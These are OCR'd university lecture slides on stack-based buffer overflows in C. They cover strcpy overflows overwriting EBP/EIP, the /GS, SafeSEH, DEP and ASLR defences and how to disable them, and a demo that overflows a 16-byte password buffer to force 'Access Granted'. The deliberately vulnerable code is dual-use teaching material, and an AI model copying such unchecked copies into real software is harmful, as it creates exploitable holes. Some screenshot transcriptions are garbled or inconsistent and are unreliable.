



Unsecure C Programming

Information Security

Mihai-Lica Pura
2020.03.18




Stack-Based Buffer Overflow Vulnerabilities

Solution from folder 3_Code Samples, Source.c

```
void do_something(char* Buffer)
{
    char MyVar[128];
    strcpy(MyVar, Buffer);
}

void main(int argc, char* argv[])
{
    do_something(argv[1]);
}
```

Stack-Based Buffer Overflow Vulnerabilities






Stack-Based Buffer Overflow Vulnerabilities

- ▶ if the data in [Buffer] is longer than the number of bytes allocated by do_something() on the stack:
 - it just continues to read & write until it reaches a null byte in the source location (in case of a string)
 - strcpy() will overwrite saved EBP
 - eventually will overwrite the saved EIP
 - and so on
- ▶ strcpy() completes as if nothing is wrong

Stack-Based Buffer Overflow Vulnerabilities





Stack-Based Buffer Overflow Vulnerabilities

- ▶ when strcpy() finishes ESP still points at the begin of the string
- ▶ after strcpy(), the function ends
- ▶ the function epilog kicks in
 - it will move ESP back to the location where saved EIP was stored
 - it will issue a RET
 - it will take the pointer (some value 0xXYZWVURT, since it got overwritten), and will jump to that address
- ▶ this way EIP can be controlled



Stack-Based Buffer Overflow Vulnerabilities

- ▶ by controlling EIP one can change the return address that the function will use in order to “resume normal flow”
- ▶ Exploit:
 - presume that one can overwrite the buffer in MyVar, EBP, EIP and have his own code in the area before and after the saved EIP ([MyVar][EBP][EIP][new code])
 - after saving the buffer, ESP will/should point at the beginning of [new code]
 - so if one can make EIP go to new code, one is in control



Stack-Based Buffer Overflow Vulnerabilities

- ▶ Stack based overflow or stack buffer overflow
 - when a buffer on the stack overflows
- ▶ Stack overflow
 - when one is trying to write past the end of the stack frame



Security Controls – Compiler security options

- ▶ /GS (Control stack checking calls)
- ▶ a “canary” value is placed after the systems stack
- ▶ if this value is overwritten execution of the program is terminated



Security Controls – Compiler security options

ConsoleApplication1 Property Pages

Configuration **Debug** Platform: Active(Win32) Configuration Manager...

Common Properties	Enable String Pooling
Configuration Properties	Enable Minimal Rebuild Yes (/Gm)
General	Enable C++ Exceptions No
Debugging	Smaller Type Check No
VC++ Directories	Basic Runtime Checks Uninitialized variables (/RTCu)
C/C++	Runtime Library Multi-threaded Debug DLL (/MDd)
General	Struct Member Alignment Default
Optimization	Security Check Disable Security Check (/GS-)
Preprocessor	Enable Function-Level Linking
Code Generation	Enable Parallel Code Generation
Language	Enable Enhanced Instruction Set No Enhanced Instructions (/arch:IA32)
Precompiled Header	Floating Point Model Precise (/fp:precise)
Output Files	Enable Floating Point Exceptions
Browse Information	Create Hotpatchable Image
Advanced	
All Options	
Command Line	
Linker	
General	
Input	

Enable String Pooling
Enables the compiler to create a single read-only copy of identical strings in the program image and in memory during execution, resulting in smaller programs, an optimization called string po...

OK Cancel Apply



Security Controls – Compiler security options

- ▶ /SafeSEH
- ▶ table of a program's exception handlers is created
- ▶ if a program attempts to call an exception handler outside of this list, execution is terminated
- ▶ is only valid when compiling for x86 targets
- ▶ on x64 and Itanium, all exception handlers are noted in the PDATA



Security Controls – Operating system

- ▶ Data Execution Prevention (DEP)
 - prevents code being run from data pages such as the stack and default heap
- ▶ Address Space Layout Randomization (ASLR)
 - key data areas of an application are randomized in an effort to prevent an attacker from jumping to known functions in memory

Security Controls – Operating system



Overflow2 Property Pages

Configuration | **Debug** | Platform: Active(Win32) | Configuration Manager...

Code Generation	Entry Point
Language	No Entry Point No
Precompiled Headers	Set Checksum No
Output Files	Base Address
Browse Information	Randomized Base Address No (/DYNAMICBASE:NO)
Advanced	Fixed Base Address Yes (/FIXED)
All Options	Data Execution Prevention (DEP) No (/NXCOMPAT:NO)
Command Line	Turn Off Assembly Generation No
Linker	
General	Unload delay loaded DLL
Input	Nobind delay loaded DLL
Manifest File	Import Library
Debugging	Merge Sections
System	Target Machine MachineX86 (/MACHINE:X86)
Optimization	Profile No
Embedded IDL	CLR Thread Attribute
Windows Metadata	CLR Image Type Default image type
Advanced	Key File
All Options	
Command Line	

Entry Point
The /ENTRY option specifies an entry point function as the starting address for an .exe file or DLL.

OK Cancel Apply



Stack-Based Buffer Overflow Vulnerabilities

*Project **Overflow** from solution from folder
3_Overflow*

Example 1:

- ▶ the program accepts a password as first command-line argument
- ▶ calls a `check_authentication()` function
- ▶ this function allows two passwords, meant to be representative of multiple authentication methods
- ▶ if either of these passwords is used, the function returns 1, which grants access



Stack-Based Buffer Overflow Vulnerabilities

```
#define _CRT_SECURE_NO_WARNINGS
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
    int auth_flag = 0;
    char password_buffer[16];

    strcpy(password_buffer, password);

    if(strcmp(password_buffer, "brillig") == 0)
        auth_flag = 1;
    if(strcmp(password_buffer, "outgrabe") == 0)
        auth_flag = 1;
    return auth_flag;
}
```




Stack-Based Buffer Overflow Vulnerabilities

```
int main(int argc, char *argv[]) {
    if(argc < 2) {
        printf("Usage: %s <password>\n", argv[0]);
        exit(0);
    }
    if(check_authentication(argv[1])) {
        printf("\n-----\n");
        printf("      Access Granted.\n");
        printf("-----\n");
    }
    else {
        printf("\nAccess Denied.\n");
    }
}
```



Normal execution






Normal execution

```
C:\Windows\system32\cmd.exe
Access Denied.
Press any key to continue . . .
```



Normal execution





Normal execution

A screenshot of a Windows Command Prompt window titled 'C:\Windows\system32\cmd.exe'. The window contains the following text:
===== Access Granted.
=====
Press any key to continue . . .



Exploit

Overflow Property Pages

Configuration: Debug Platform: Active(Win32) Configuration Manager...

Debugger to launch:
Local Windows Debugger

Command	<code>\$ (TargetPath)</code>
Command Arguments	<code>AAAAAAAAAAAAAAA</code> A x 17
Working Directory	<code>\$ (ProjectDir)</code>
Attach	No
Debugger Type	Native Only
Environment	Yes
Merge Environment	No
SQL Debugging	
Amp Default Accelerator	WARP software accelerator

Command
The debug command to execute.

OK Cancel Apply




Exploit

A screenshot of a Windows command prompt window titled 'C:\Windows\system32\cmd.exe'. The window contains the following text:

```
=====
Access Granted.
=====
Press any key to continue . . .
```



Why?





Why?

Screenshot of Microsoft Visual Studio showing a debugger session for a C program named auth_overflow.c.

The code in auth_overflow.c contains a buffer overflow vulnerability:

```
#define _CRT_SECURE_NO_WARNINGS

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password)
{
    int auth_flag = 0;

    char password_buffer[16];

    strcpy(password_buffer, password);

    if(strcmp(password_buffer, "brillig") == 0)
        auth_flag = 1;

    if(strcmp(password_buffer, "outgrabe") == 0)
        auth_flag = 1;

    return auth_flag;
}
```

The debugger toolbar at the top has a button labeled "Local Windows Debugger" which is circled in red. A red circle also highlights the first byte of the password buffer in the code editor.

The Solution Explorer shows the project structure:

- Solution 'Overflow' (4 projects)
 - Exploit
 - Get_Env
 - Overflow
 - External Dependencies
 - Header Files
 - Resource Files
 - Source Files
 - auth_overflow.c
 - Overflow2

The Properties window for the check_authentication function shows the following details:

C++	(Name)	check_authentication
File	d:\scoala\cursuri\high	check_authentication
FullName		
IsDefault	False	
IsDelete	False	
IsFinal	False	
IsInjected	False	
IsInline	False	



Why?

Overflow (Debugging) - Microsoft Visual Studio

FILE EDIT VIEW PROJECT BUILD DEBUG TEAM TOOLS TEST ANALYZE WINDOW HELP

Process: [6140] Overflow.exe Lifecycle Events Thread: [6840] Main Thread Stack Frame: check_authentication

Address: ESP

Memory1

0x0018FF10	0018ff2c	,ÿ..
0x0018FF14	0040122b	+.@.
0x0018FF18	004050d0	DP@.
0x0018FF1C	004050d4	DP@.
0x0018FF20	004050d8	DP@.
0x0018FF24	0018ff30	0ÿ..
0x0018FF28	004010a2	¢.>@.
0x0018FF2C	004a99d8	0"J.
0x0018FF30	00005500	0"."

auth_overflow.c

```
#define _CRT_SECURE_NO_WARNINGS

#include <stdio.h>
#include <stdlib.h>
#include <string.h>


int check_authentication(char *password)
{
    int auth_flag = 0;

    char password_buffer[16];
}
```

Solution Explorer

- Solution 'Overflow' (4 projects)
 - Exploit
 - Get_Env
 - Overflow
 - External Dependencies
 - Header Files
 - Resource Files
 - Source Files
 - auth_overflow.c
 - Overflow2

Why?



The screenshot shows a debugger interface with two main panes. The top pane is titled "Memory1" and displays a memory dump for the ESP register. The bottom pane shows the source code for "auth_overflow.c".

Memory1

Address: ESP

0x0018FF10	0018ff2c	,ÿ..
0x0018FF14	0040122b	+.@.
0x0018FF18	004050d0	DP@.
0x0018FF1C	004050d4	DP@
0x0018FF20	00000000
0x0018FF24	0018ff30	0y..
0x0018FF28	004010a2	¢.®.
0x0018FF2C	00539968	h™S.
0x0018FF30	004050d0	DP@

auth_overflow.c

Overflow (Global Scope) check_authentication(char * password)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password)
{
    int auth_flag = 0;

    char password_buffer[16];

    strcpy(password_buffer, password);
}
```



Why?

- ▶ execute auth_flag=0
- ▶ examine the stack by a Memory window set at address ESP
- ▶ the memory content displayed in red that has value 0 is the memory content for auth_flag variable
- ▶ the memory address at which auth_flag variable is located (0x0018FF2D)



Why?

Memory1

Address: ESP

0x0018FF10	73736170	pass
0x0018FF14	64726f77	word
0x0018FF18	00405000	.P@.
0x0018FF1C	004050d4	OP@.
0x0018FF20	00000000
0x0018FF24	0018ff30	0y..
0x0018FF28	004010a2	\$.@.
0x0018FF2C	004c9968	h"l.
0x0018FF30	0018ff30	C"

auth_overflow.c

Overflow (Global Scope) check_authentication(char * password)

```
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password)
{
    int auth_flag = 0;

    char password_buffer[16];

    strcpy(password_buffer, password);

    if(strcmp(password_buffer, "brillig") == 0)
        auth_flag = 1;
}

int main()
{
    char user_password[16];
    char buffer[16];
    int auth_flag = 0;

    printf("Enter your password: ");
    fgets(buffer, 16, stdin);

    if(strlen(buffer) > 16)
        auth_flag = 1;
    else
        auth_flag = check_authentication(buffer);
}
```

100 %



Why?

- ▶ execute strcpy(password_buffer, password)
- ▶ examine the stack by a Memory window set at address ESP
- ▶ the memory content displayed in red that has string value password is the memory content for password_buffer variable
- ▶ it was filled with random uninitialized data
- ▶ the memory address at which password_buffer variable is located (0x0018FF10)
auth_flag is 16 bytes pass the start of password_buffer

Why?

Memory1

Address: ESP

0x0018FF10	73736170	pass
0x0018FF14	64726f77	word
0x0018FF18	00405000	.P@.
0x0018FF1C	004050d4	ÓP@.
0x0018FF20	00000000
0x0018FF24	0018ff30	0ÿ..
0x0018FF28	004010a2	¢.®.
0x0018FF2C	00539968	h"S.
0x0018FF30	00405500	Ü"

auth_overflow.c

```
Overflow (Global Scope) check_authentication(char * password)

if(strcmp(password_buffer, "Billing") == 0)
    auth_flag = 1;

if(strcmp(password_buffer, "outgrabe") == 0)
    auth_flag = 1;


return auth_flag;
}

int main(int argc, char *argv[])
{
    if(argc < 2)
        return 1;
}
```

100 %



Why?



Why?

Memory1

Address: ESP

0x0018FF10	0018ff2c	,ÿ..
0x0018FF14	0040122b	+.@.
0x0018FF18	004050d0	DP@.
0x0018FF1C	004050d4	DP@
0x0018FF20	00000000
0x0018FF24	0018ff30	0y..
0x0018FF28	004010a2	¢.>@.
0x0018FF2C	00539968	h"5.
0x0018FF30	004050d0	DP@

